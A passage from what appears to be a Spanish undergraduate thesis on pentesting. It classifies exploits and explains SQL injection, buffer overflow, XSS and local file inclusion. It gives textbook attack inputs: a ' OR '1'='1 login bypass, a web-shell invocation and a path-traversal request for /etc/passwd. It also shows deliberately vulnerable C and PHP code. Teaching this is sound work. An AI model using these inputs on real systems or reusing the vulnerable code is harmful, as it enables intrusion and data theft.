- Miscelánea de objetivos: Dado que en un *pentesting* existe un contrato previo entre el cliente y el *pentester*, pueden aparecer otra serie de objetivos enmarcados en esta fase de explotación los cuales no pueden agruparse de manera genérica como objetivos generales de dicha fase, sino que más bien resultan ser específicos sobre el entorno de los sistemas del cliente.

15.3. Tipos de Exploits

Un *exploit* se podría ver también como una técnica que se utiliza para aprovechar una vulnerabilidad en un sistema o aplicación con el objetivo de obtener acceso no autorizado o realizar alguna acción malintencionada. En este sentido, se podría decir que los diferentes tipos de *exploits* que existen atienden a los diferentes tipos de vulnerabilidades presentes sobre un elemento en cuestión.

Así pues, se indican a continuación brevemente las vulnerabilidades más importantes que un *exploit* podría utilizar para lograr sus objetivos. En este apartado únicamente se describirán brevemente, sin entrar en detalles, dado que estas vulnerabilidades serán desarrolladas con mayor profundidad más adelante:

- *SQL Injection (SQLi)* [41]: Este tipo de vulnerabilidad permite al atacante "inyectar" instrucciones SQL de forma maliciosa dentro del código SQL legítimo programado para la manipulación de base de datos. El objetivo principal es el de poder modificar el comportamiento de las consultas que hace una aplicación a base de datos a través de parámetros no deseados. Si el ataque se realiza de manera satisfactoria, se podrán falsificar identidades, obtener información de la base de datos, borrar información o anular transacciones, entre otras. Esta vulnerabilidad suele ocurrir cuando no se filtran de manera adecuada las variables que un programa utilizar para hacer consultas a la base de datos.

- *Buffer Overflow* [42]; A esta vulnerabilidad se la conoce como desbordamiento de *buffer* y se trata de un fallo en el *software* que se produce cuando el propio programa no controla de manera adecuada la cantidad de datos que se copian sobre un área de memoria (*buffer*) reservada para ello. Si la cantidad es superior a la capacidad preasignada, los *bytes* sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria. Esta vulnerabilidad puede ser utilizada para ejecutar código malicioso en el sistema.

- *Cross-Site Scripting (XSS)* [43]: Este tipo de vulnerabilidad permite al atacante introducir código malicioso en un sitio Web de tal forma que dicho código pueda ser ejecutado en el navegador del usuario que visite dicha Web. Con este ataque se persigue obtener información del usuario, realizar algún tipo de acción malintencionada en su nombre, robo de credenciales, distribución de *malware* o realizar ataques de navegación dirigida, entre otros. Se distinguen tres tipos de XSS que se detallarán más adelante: los reflejados, los persistentes y los DCOM.

- *Local File Inclusion (LFI)* [44]: Mediante esta vulnerabilidad se permite, entre otras cosas, la inclusión de ficheros locales mediante la explotación de procedimientos de inclusión de ficheros vulnerables implementados en la aplicación. En esta vulnerabilidad, el fichero que permite subir archivos al servidor ya está presente en el sistema de tal forma que dicho fichero puede ser utilizado, entre otras cosas, para leer ficheros importantes, acceder a información sensible o ejecutar comandos de manera arbitraria, entre otras acciones.

- *Remote File Inclusion (RFI)* [45]: Esta vulnerabilidad es muy parecida a la vulnerabilidad LFI vista anteriormente, pero con una gran diferencia. Mientras que con LFI se nos permitía la inclusión o tratamiento de ficheros locales, con RFI se nos permite la inclusión o tratamiento de ficheros remotos de tal forma que la llamada a los ficheros la podremos hacer invocando a una URL externa. Es decir, en realidad lo que se permite es la inclusión de ficheros desde páginas externas.

- *XPath Injection* [46]: Se trata de una vulnerabilidad que permite manipular la información suministrada por el usuario para construir una consulta *XPath* utilizada para datos XML. Es un tipo de vulnerabilidad muy parecida a la de *SQL Injection* mencionada anteriormente, pero utilizando XML en lugar de SQL.

- *Command Execution* [47]: Este tipo de vulnerabilidad permite a un atacante ejecutar comandos en el sistema remoto debido a la falta de validación en los datos de entrada de la aplicación vulnerable.
- *Brute Force* [48]: Un determinado elemento es vulnerable a los ataques de fuerza bruta si no existen mecanismos que impidan adivinar una contraseña mediante la prueba de todas las posibles combinaciones hasta que se encuentre la combinación correcta.
- Denegación de Servicio [49]: Un determinado elemento es vulnerable a los ataques de denegación de servicios (DoS) si no existen mecanismos que impidan sobrecargar dicho elemento con tráfico malicioso hasta que el servicio en cuestión deje de funcionar de manera total o parcial.
- *Phishing* [50]: Un determinado elemento es vulnerable a los ataques de *phishing* si no existen mecanismos que impidan que un determinado *exploit* utilice técnicas engañosas tales como correos falsificados o sitios web fraudulentos para obtener información confidencial de los usuarios.
- *Malware* [51]: Un determinando elemento es vulnerable a los ataques de *malware* si no existen mecanismos que impidan que un determinado *exploit* pueda introducir *malware* en el elemento en cuestión para obtener acceso no autorizado o realizar alguna acción maliciosa.
- Elevación de privilegios [52]: Un determinado elemento es vulnerable a los ataques de elevación de privilegios si no existen mecanismos que impidan que un atacante se aproveche de dicha vulnerabilidad para obtener permisos de administrador y realizar acciones no autorizadas.
- *Code Injection* [53]: La explotación de esta vulnerabilidad aprovecha la falta de validación o sanitización de datos de entrada para inyectar código malicioso y/o ejecutar comandos o acciones no autorizadas. En este tipo de vulnerabilidad se incluyen las de tipo *SQL Injection* y *XPath Injection*.
- Otros: Debido a la naturaleza cambiante y en continua evolución de las vulnerabilidades, existirán pues tantos *exploits* nuevos diferentes como tipos de vulnerabilidades recientes que aparezcan con el tiempo.

La seguridad informática y la tecnología son campos en constante evolución y por ello surgen con el tiempo nuevos tipos de vulnerabilidades no descubiertas hasta entonces que pueden dar lugar, con el paso del tiempo, a la aparición de nuevos tipos de *exploits* capaces de aprovecharse de estas nuevas vulnerabilidades. Por lo tanto, resulta de vital importancia mantenerse actualizados y seguir las mejores prácticas en cuanto a seguridad se refiere para proteger los sistemas y los datos.

En conclusión, los tipos de *exploits* se encuentran íntimamente relacionados con los diferentes tipos de vulnerabilidades existentes sobre un determinado elemento. En este sentido, es adecuado relacionar los tipos de *exploits* con los tipos de vulnerabilidades de tal forma que se pueda hacer una clasificación en base a estas relaciones.

16. EXPLOITS – MARCO TEORICO

Un *exploit* se podría ver también como una técnica que se utiliza para aprovechar una vulnerabilidad en el sistema o aplicación con el objetivo de obtener acceso no autorizado o realizar alguna acción malintencionada. Así pues, se da por válida la afirmación de que los diferentes tipos de *exploits* que existen atienden a los diferentes tipos de vulnerabilidades presentes sobre un elemento en cuestión.

También se debe indicar que tanto la seguridad informática como la tecnología son campos en constante evolución y por ello surgen con el paso del tiempo nuevos tipos de vulnerabilidades no descubiertas hasta entonces que pueden dar lugar a la aparición de nuevos tipos de *exploits* capaces de aprovecharse de estas nuevas vulnerabilidades.

El objetivo de este Trabajo de Fin de Grado no persigue realizar un estudio minucioso y detallado de los diferentes tipos de opciones y alternativas que una determinada vulnerabilidad o *exploit* nos ofrece. En este sentido, se presenta al personal interesado una noción básica sobre la vulnerabilidad en cuestión y se le ofrece también una serie de recursos adicionales para su lectura y comprensión.

16.1. Introducción

Es momento de realizar un estudio más detallado de algunos de los diferentes tipos de *exploits* más importantes que se pueden utilizar a la hora de realizar un *pentesting*. No es el objetivo de este Trabajo de Fin de Grado el estudiar detenidamente todos y cada uno de los diferentes tipos de *exploits*, nos centraremos únicamente en los más importantes aun habiendo mencionado brevemente en puntos anteriores casi la totalidad de ellos.

Antes de comenzar con el desarrollo de este apartado se realizará una clasificación de los diferentes tipos de *exploits* acorde a otros factores diferentes de los ya vistos hasta el momento. En este sentido, se verá otra forma más de cómo clasificar los *exploits* atendiendo a otro tipo de criterios y se estudiarán nuevos conceptos.

Por último, para cada tipo de *exploit* de los indicados anteriormente, se estudiará en mayor profundidad su comportamiento y características principales de una forma más teórica que práctica dado que la segunda parte del desarrollo del Trabajo de Fin de Grado se centra en los aspectos prácticos de los *exploits*.

16.2. Clasificación

Se pueden clasificar los *exploits* atendiendo a diferentes criterios. Uno de ellos ya se ha visto anteriormente, se ha realizado una primera clasificación de los *exploits* atendiendo al tipo de vulnerabilidad de la que se aprovechan de alguna u otra forma. A continuación, se indica otro tipo de clasificación diferente atendiendo a criterios variopintos.

- Objetivo del ataque: Los *exploits* pueden ser clasificados según el objetivo que éstos persigan una vez explotados. En este sentido, se puede hablar de *exploits* de robo de información, de acceso remoto, de denegación de servicio o de distribución de *malware*, entre otros.

- Tipo de objetivo: Los *exploits* pueden ser clasificados según el tipo de objeto al que intenten atacar. En este sentido, podemos hablar de *exploits* contra elementos de red (*routers, switches, firewalls, etc*), contra aplicaciones de diverso tipo (servicios web, bases de datos, gestores de contenidos, etc) o contra sistemas operativos (*Windows*, *Linux*, etc), entre otros.

- Complejidad: Los *exploits* pueden ser clasificados según la complejidad de ejecución de los mismos. En este sentido, podemos hablar de *exploits* simples cuando dicho *exploit* se basa en vulnerabilidades conocidas y su ejecución no es complicada. Por otra parte, podemos hablar de *exploits* complejos cuando para ejecutar dicho *exploit* se requieran habilidades o conocimientos avanzados.

- Ámbito de ejecución: Los *exploits* pueden ser clasificados según el ámbito de ejecución de los mismos. En este sentido, podemos hablar de *exploits* locales si el *exploit* se ejecuta de forma local en el sistema afectado. Por el contrario, hablaremos de *exploits* remotos si el *exploit* se ejecuta de forma remota a través de diferentes tipos de redes. En los locales se requiere que el atacante tenga acceso al sistema, mientras que en los remotos el atacante puede ejecutar dicho *exploit* sin necesidad de tener acceso al sistema.

- Información y parcheo de la vulnerabilidad: Los *exploits* pueden ser clasificados según el nivel de información y parcheo que se tenga sobre la vulnerabilidad que dicho *exploit* utiliza para su ejecución. En este sentido, podemos hablar de *exploits* de día cero cuando ni existe información de la vulnerabilidad ni existe ningún tipo de parche que solucione dicha vulnerabilidad. Por el contrario, si sobre un *exploit* en particular se conoce la vulnerabilidad que explota y además existe parche para solucionarla, dicho *exploit* no será considerado como *0-Day*.

- Disponibilidad: Los *exploits* pueden ser clasificados según la divulgación del *exploit* en cuestión. En este sentido, hablamos de *exploits* públicos cuando dicho *exploit* se encuentra disponible para su descarga públicamente. Por el contrario, hablamos de *exploits* privados cuando dicho *exploit* se mantiene en secreto y no se divulga de manera pública.

- Popularidad: Los *exploits* pueden ser clasificados según su grado de popularidad de tal forma que un *exploit* se considerará más popular que otro acorde a la frecuencia de utilización y conocimiento del mismo. En este sentido, se hablará de unos *exploits* más populares que otros.

- Impacto: Los *exploits* pueden ser clasificados según el impacto en la seguridad que su ejecución produzca sobre el sistema o elemento destino. En este sentido, existirán *exploits* con un mayor grado de impacto que otros.

- Específicos: Los *exploits* pueden ser clasificados atendiendo a si dicho *exploit* resulta ser de uso general o más bien ha sido diseñado para usos específicos. Por ejemplo; un *exploit* que ataca al puerto 80 de cualquier tipo de servidor Web resulta ser general, mientras que otro *exploit* que ataca al puerto 80 del servidor *Web Apache* versión 2.7.3 en *Windows 10 Build 83* resulta ser un *exploit* específico.

- Autor: Los *exploits* pueden ser clasificados atendiendo a su creador. En este sentido, tendremos *exploits* creados tanto por autores de conocido renombre, prestigio y popularidad como por autores desconocidos o con un grado de popularidad y prestigio bajo. Lo más importante de esta clasificación no es el autor en sí mismo, sino más bien su popularidad y fiabilidad.

- Ciclo de vida: Los *exploits* pueden ser clasificados atendiendo al ciclo de vida en el que se encuentre dicho *exploit*. En este sentido, tendremos *exploits* en desarrollo (funcionales, pero con un alto grado de fallos), en producción (totalmente funcionales y robustos) y obsoletos (totalmente funcionales, pero poco efectivos dado que la vulnerabilidad que explotan ya ha sido corregida).

- Evasión: Los *exploits* pueden ser clasificados atendiendo a la técnica de evasión que utilizan para evitar cierto tipo de medidas de seguridad. En este sentido, podemos hablar de *exploits* de evasión de antivirus, de evasión de análisis estático o de evasión de *firewall*, entre otros.

- Payload: Los *exploits* pueden ser clasificados atendiendo al *payload* que utilicen en el objetivo destino. En este sentido, y debido al gran número de tipos de *payloads* que existen, hablaremos de muchas clasificaciones diferentes. Por ejemplo; hablaremos de *payloads* de acceso remoto, de robo de credenciales o de distribución de *malware*, entre otros.

- Privilegio: Los *exploits* pueden ser clasificados atendiendo al nivel de privilegio necesario para aprovecharse de la vulnerabilidad que explotan. En este sentido, hablaremos de *exploits* de nivel de usuario (acceso limitado), de *exploits* de nivel de administrador (acceso administrador) o de *exploits* de escalada de privilegios (acceso normal con escalada hacia administrador).

- Verificabilidad: Los *exploits* pueden ser clasificados atendiendo a si dicho *exploit* ha sido verificado o no acorde a sus requisitos y/o entorno. Es decir, si un *exploit* en particular indica en sus requisitos y/o entorno que funciona correctamente bajo unas determinadas condiciones, alguien tiene que haber verificado si eso es correcto o si por el contrario es falso.

Tal y conforme se puede observar, existen diferentes tipos de clasificación de los *exploits* más allá del tipo de vulnerabilidad de la que se aprovechan. Las indicadas anteriormente son solo algunas de ellas, pero existen otros factores de clasificación que también se pueden utilizar para catalogar los *exploits*.

16.3. SQL Injection (SQLi)

Las vulnerabilidades de tipo *SQL Injection* consisten en la inyección de código SQL sobre una aplicación que realiza consultas hacia una base de datos. La explotación de esta vulnerabilidad es debido a que la aplicación en cuestión no realiza un filtrado adecuado de las variables utilizadas para recibir los parámetros consiguiendo de esta forma inyectar código SQL dentro del propio código de la aplicación.

Cualquier tipo de aplicación que haga uso de bases de datos será propensa a este tipo de vulnerabilidad, independientemente de si la base de datos es del tipo SQL o no, siempre y cuando no se realicen los mecanismos de validación de datos de entrada necesarios. Un ataque de *SQL Injection* satisfactorio podrá leer datos de la base de datos, modificar su contenido, apagar o eliminar la base de datos o incluso, en algunas ocasiones, ejecutar comandos sobre el sistema operativo, entre otras acciones.

Por ejemplo, un caso de una aplicación Web en la que el usuario, para acceder a su contenido privado, introduce su nombre de usuario y su contraseña en una página de *login* típica de cualquier portal Web. Al fin y al cabo, los datos introducidos por el usuario "viajarán" hacia la base de datos en forma de consulta SQL dado que se está suponiendo que la aplicación utiliza una base de datos SQL.

En este sentido, tomando como referencia lo indicado anteriormente, la consulta SQL que la base de datos atenderá será la siguiente:

```
SELECT id FROM users WHERE username='$username' AND password='$password';
```

Tabla IX: Consulta SQL Login Usuario

Sin embargo, si un atacante en el campo *username* introduce *' OR '1'='1* y en el campo *password* introduce *' OR '1'='1?* la consulta SQL se transforma de la siguiente manera:

```
SELECT id FROM users WHERE username='' or '1'=1 AND password='' or '1'=1;
```

Tabla X: Consulta SQL Login Usuario Modificada

Debido a que *OR '1'='1'* será siempre verdadero, esta consulta SELECT devolverá el primer usuario que se encuentre en la tabla *users*, sin tener en cuenta ni su nombre de usuario ni su contraseña. Como se puede observar, se trata de un ataque tan sencillo como potente de cara al atacante.

A modo de ilustración, se indica a continuación la siguiente figura en la cual se puede observar el funcionamiento básico de un ataque *SQL Injection*.




Ilustración 15: Ataque SQL Injection

Los ataques de tipo *SQL Injection* suelen ser bastante más complejos y enrevesados que el indicado anteriormente. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre los diferentes tipos de ataques de *SQL Injection*. Se han seleccionado para el personal interesado una serie de recursos adicionales [54-59] los cuales proporcionarán esta información adicional.

16.4. Buffer Overflow

Las vulnerabilidades de tipo *Buffer Overflow* suelen ser bastante comunes y ocurren cuando una aplicación no comprueba correctamente el número de *bytes* almacenados en una dirección de memoria, o *buffer*, previamente reservada. Es más, la cantidad de *bytes* que se van a almacenar será superior a la cantidad reservada para tal fin, de ahí proviene el nombre de esta vulnerabilidad (*overflow* – desbordamiento).

Si la cantidad es superior a la cantidad preasignada los *bytes* sobrantes se almacenan en zonas de memoria adyacentes, sobrescribiendo su contenido original, que probablemente pertenecían a datos o código almacenados en memoria. Esta vulnerabilidad puede ser utilizada para ejecutar código malicioso en el sistema o para provocar una denegación de servicio de la aplicación o sistema, entre otras.

Este tipo de vulnerabilidades suelen ser un poco complicadas de comprender. Así pues, se indica un ejemplo básico para que dicha vulnerabilidad pueda ser entendida por el personal interesado. En los recursos adicionales que se ofrecen se podrá obtener más información sobre el uso y la casuística de dicha vulnerabilidad.

Se pone por caso el siguiente código escrito en el lenguaje de programación "*C*" en el que no se ha implementado ningún código malicioso para ser inyectado, simplemente se muestra para indicar que una condición de *Buffer Overflow* puede ocurrir.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
        char buffer[5];  // If more than 8 characters input
                         // by user, there will be access
                         // violation, segmentation fault
        if (argc < 2)
        {
                printf("strcpy() NOT executed....\n");
                printf("Syntax: %s <characters>\n", argv[0]);
                exit(0);
        }
        strcpy(buffer, argv[1]);
        printf("buffer content= %s\n", buffer);
        printf("strcpy() executed...\n");
        return 0;
}
```

Ilustración 15: Código Vulnerable a Buffer Overflow

En el código anterior se puede observar que la vulnerabilidad existe dado que el *buffer* podría ser sobrepasado si la entrada proporcionada por el usuario a través de "*argv[1]*" es mayor que 5 *bytes* de tipo *char*. Esto es así dado que, tal y conforme se puede observar, no existe ningún mecanismo para comprobar que la cadena introducida por el usuario mediante "*argv[1]*" sea igual o inferior a 5 caracteres.

Existen funciones estándar similares tales como "*strncpy()*", "*strncat()*" o "*memcpy()*"las cuales son técnicamente menos vulnerables. Sin embargo, el problema con estas funciones es que es responsabilidad del programador determinar el tamaño del *buffer*, no del compilador. Así pues, cada programador debe ser consciente de este tipo de vulnerabilidad antes de que se empiece con la codificación del programa en cuestión.

A modo de ilustración, se indica a continuación la siguiente ilustración que de un simple vistazo hace recordar la teoría indicada anteriormente.

Ilustración 16: Buffer Overflow

Los ataques de tipo *Buffer Overflow* suelen ser bastante más complejos que el indicado anteriormente y bastante más enrevesados que la ilustración 16 referenciada. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre los diferentes escenarios de *Buffer Overflow*. Se han seleccionado para el personal interesado una serie de recursos adicionales [60-68] los cuales proporcionarán esta información adicional.

16.5. Cross-Site Scripting (XSS)

Este tipo de vulnerabilidad supone una serie de riesgos en todas sus variantes, las cuales pueden dañar principalmente al usuario y a la reputación del dominio y/o empresa afectada. Entre otras cosas, con este tipo de ataques sería posible realizar ataques de navegación dirigida, ataques de *phishing*, distribución de *malware*, robo de credenciales o cualquier tipo de *defacement*, entre otros.

Este tipo de vulnerabilidad permite al atacante inyectar código en páginas web que son visitadas por la víctima directamente. El objetivo no es otro que la víctima entre en dicho sitio web y la presentación que se haga de éste se encuentre manipulada provocando un robo de información o manipulación sobre los datos que el usuario está visualizando.

Además, la explotación de esta vulnerabilidad puede implicar la ejecución de otros tipos de ataques web ya que al tomar el control de ejecución de *JavaScript* sobre el navegador de la víctima se abren nuevos vectores de ataques. Por ejemplo, se puede realizar un ataque del tipo *Man In The Browser (MITB)* para tomar el control remoto del navegador y realizar ejecuciones de *exploits* con el objetivo de efectuar una escalada de privilegios en el sistema. En otros casos, prima la ingeniería social y la común falta de conocimientos del usuario afectado al caer en una página fraudulenta.

Existen principalmente tres tipos de ataques XSS diferentes: *Reflected XSS, Stored XSS* y *DOM Based XSS*. A continuación, se indica cómo funciona cada tipo de XSS sin entrar en muchos detalles al respecto.

En la vulnerabilidad *Reflected XSS* el código malicioso solo se ejecuta en el navegador de una víctima que abre un determinado enlace el cual lleva incrustado el *payload* que podrá estar diseñado, por ejemplo, para robar las *cookies* de sesión.




Ilustración 17: Reflected XSS

En la vulnerabilidad *Stored XSS* el código malicioso se ejecuta en el navegador de cualquier persona que acceda al sitio web comprometido. Esto se logra por medio de entradas de datos vulnerables que se almacenan en las bases de datos de la aplicación sin ningún tipo de validación previa.




Ilustración 18: Stored XSS

En la vulnerabilidad *DOM Based XSS* se utiliza el *Document Object Model (DOM)*, una *interfaz* de programación de aplicaciones para representar en estructura de árbol el código fuente de una página web. Este DOM se puede utilizar en el *frontend* de una página para leer, acceder y modificar este código. Pues bien, cuando existe una falta de validación de los *inputs* del usuario en el DOM, se puede ejecutar código *JavaScript* en el navegador del cliente.




Ilustración 19: DOM Based XSS

Los ataques de tipo *XSS* suelen ser complicados de entender y bastante más complejos que los casos expuestos anteriormente. En este sentido, se pueden consultar diferentes fuentes de información para ampliar el conocimiento sobre las vulnerabilidades *XSS* que se pueden encontrar. Se han seleccionado para el personal interesado una serie de recursos adicionales [69-74] los cuales proporcionarán esta información adicional.

Este tipo de ataques sigue estando en el *Top 10* de las vulnerabilidades más explotadas según el *OWASP Top Ten 10* [75] el cual es un documento de concienciación estándar para desarrolladores y para la seguridad de aplicaciones web. Representa un amplio consenso sobre los riesgos de seguridad más críticos para las aplicaciones web.

16.6. Local File Inclusion (LFI)

La vulnerabilidad conocida como *Local File Inclusion (LFI)* permite, entre otras cosas, la inclusión de ficheros locales mediante la explotación de procedimientos de inclusión de ficheros vulnerables ya implementados en una aplicación determinada. En esta vulnerabilidad, el fichero que permite subir archivos al servidor ya está presente en el sistema vulnerable de tal forma que dicho fichero puede ser utilizado, entre otras cosas, para leer archivos importantes, acceder a información sensible o ejecutar comandos de manera arbitrario, entre otras acciones.

La inclusión de ficheros se permite dado que la aplicación vulnerable que maneja la subida de archivos lo está haciendo mediante parámetros sin ningún filtro. En algunos casos, se permite la ejecución de código remoto incluyéndolo en cabeceras HTTP que serán luego interpretadas al incluir los ficheros de *log* en el elemento vulnerable a LFI.

En este tipo de vulnerabilidad es muy común el uso de funciones que permitan la inclusión de archivos con lo que, si la recogida de un valor en una petición recae directamente sobre este tipo de función, sería posible incluir cualquier tipo de fichero al no utilizar mecanismos de filtrado adecuados.

```php
/**
* Get the filename from a GET input
* Example - http://example.com/?file=filename.php
*/
$file = $_GET['file'];

/**
* Unsafely include the file
* Example - filename.php
*/
include('directory/' . $file);
```

Ilustración 20: Local File Inclusion (LFI)

El código PHP indicado en la ilustración 20 es vulnerable a LFI, un atacante podría hacer la siguiente petición de tal forma que puede engañar a la aplicación para que ejecute el *script* PHP, como por ejemplo una *Web Shell*, que el atacante logró cargar previamente. Es decir, primero se sube el fichero "malicioso" y luego se invoca.

```
http://example.com/?file=../../uploads/evil.php
```

Ilustración 21: Invocación para explotar LFI

Es muy común que este tipo de vulnerabilidad se asocie también a otra vulnerabilidad conocida como *Path Transversal* o *Directory Transversal*. En esta vulnerabilidad lo que se pretende conseguir es la lectura de determinados ficheros del sistema sobre los cuales no se tiene permisos de lectura.

En realidad, se sigue haciendo uso de la vulnerabilidad LFI, pero en este caso no sería necesario ni tan siquiera subir y ejecutar un determinado fichero. En la ilustración 22 se puede ver cómo un atacante podría leer el contenido del fichero */etc/passwd* simplemente realizando el GET que se indica a continuación.

```
http://example.com/?file=../../../../etc/passwd
```

Ilustración 22: Path Transversal o Directory Transversal

